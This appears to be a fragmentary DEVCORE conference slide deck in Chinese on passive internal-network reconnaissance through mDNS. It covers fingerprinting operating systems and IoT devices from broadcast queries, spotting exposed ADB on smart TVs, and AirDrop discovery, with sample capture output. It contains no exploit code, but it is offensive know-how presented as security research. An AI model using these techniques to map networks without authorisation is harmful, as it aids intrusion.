
- 假設情境打進一臺內網主機
  - 主機服務、設定檔、Log、ARP
  - Nmap、MASSCAN 主動式掃描





僅公布於研討會






僅公布於研討會

# 設備名稱

---

- raspberrypi.local
- \_arduino.\_tcp.local
- \_googlecast.\_tcp.local
- \_sonos.\_tcp.local
- jason\_desktop.local



# 服務名稱

---

- `_ssh._tcp.local`
- `_http._tcp.local`
- `_api._tcp.local`
- `_ipp._tcp.local`
- `_scanner._tcp.local`



# mDNS 發送時間點

---

- 開啟透過 mDNS 的服務時發送廣播
- 開啟機器時發送廣播
- 被詢問時才發送廣播
- 一直發送廣播



# mDNS 發送時間點

---

- 開啟透過 mDNS 的服務時發送廣播
  - 開啟服務的時間
- 開啟機器時發送廣播
  - 開啟機器的時間
- 被詢問時才發送廣播
  - 有其他機器使用該服務
- 一直發送廣播



# 行為偵測

- iPhone 打開控制面板
  - `_airplay._tcp.local`
  - `_roap._tcp.local`



```
[*] Receive from 172.20.10.1  
[+] Question: 2, Answer: 0, Authority RRs: 0, Additional: 1  
    Question: PTR _airplay._tcp.local.  
    Question: PTR _raop._tcp.local.
```

# 作業系統特徵 – macOS

---

- `_companion-link._tcp.local`
- `_sleep-proxy._udp.local`
- `_apple-mobdev._tcp.local`

```
[*] Receive from 192.168.137.133  
[+] Question: 2, Answer: 1, Authority RRs: 0, Additional: 1  
    Question: PTR _companion-link._tcp.local.  
    Question: PTR _homekit._tcp.local.  
    Answer: PTR _companion-link._tcp.local., [REDACTED] MacBook Pro._companion-link._tcp.local.
```

# 作業系統特徵 – Windows

---

- 預設裝置名稱
  - DESKTOP-XXXXXXXX
  - 亂數 7 位大寫英文與數字
- 有安裝 Chrome，並使用 Chrome 時
  - 設定–自動偵測設定 proxy
  - wpad.local

```
[*] Receive from 192.168.137.1  
[+] Question: 1, Answer: 0, Authority RRs: 0, Additional: 0  
    Question: A wpad.local.
```

# 作業系統特徵 – Linux (Fedora)

---

```
[*] Receive from 172.17.0.1
[+] Question: 7, Answer: 0, Authority RRs: 0, Additional: 0
    Question: PTR _ftp._tcp.local.
    Question: PTR _nfs._tcp.local.
    Question: PTR _afpovertcp._tcp.local.
    Question: PTR _smb._tcp.local.
    Question: PTR _sftp-ssh._tcp.local.
    Question: PTR _webdav._tcp.local.
    Question: PTR _webdav._tcp.local.
```

# IoT 設備 – Smart TV



---

DEV✓CORE


- 設備資訊
- ADB 服務







# 應用情境



本地分析




落地搜集資訊





僅公布於研討會



僅公布於研討會

# 被動內網服務掃描

---

- 透過長時間監聽 mDNS 廣播
  - 主機類型
  - 服務清單
  - 使用情況與時間
  - 版本或其他資訊
- 有機會跨 vlan 或網段得知服務資訊
- 嘗試對內網有使用 mDNS 的服務攻擊

*DEV*✓*CORE*

應用 mDNS 服務



# AirDrop 簡介

---

- 方便傳輸檔案
- 透過 Bluetooth 開啟點對點 WiFi (AWDL)
- mDNS 發現附近裝置
- 模式
  - 所有人
  - 僅限聯絡人



AirDrop

# 不負責任田野觀察

---

- ~~感情不好~~ 使用通訊軟體聯絡
- 新創公司使用 MacBook 比例較高



AirDrop

## AWDL (Apple Wireless Direct Link)

A low latency/high speed WiFi peer-to-peer-connection Apple uses for everywhere you'd expect: AirDrop, GameKit (which also uses Bluetooth), AirPlay, and perhaps elsewhere. It works using its own dedicated network interface, typically "awdl0".

對駭客也方便

# AirDrop 搜尋附近裝置

---



`_airdrop._tcp.local`




Type: SRV

Target: `b556d4621850._airdrop._tcp.local`

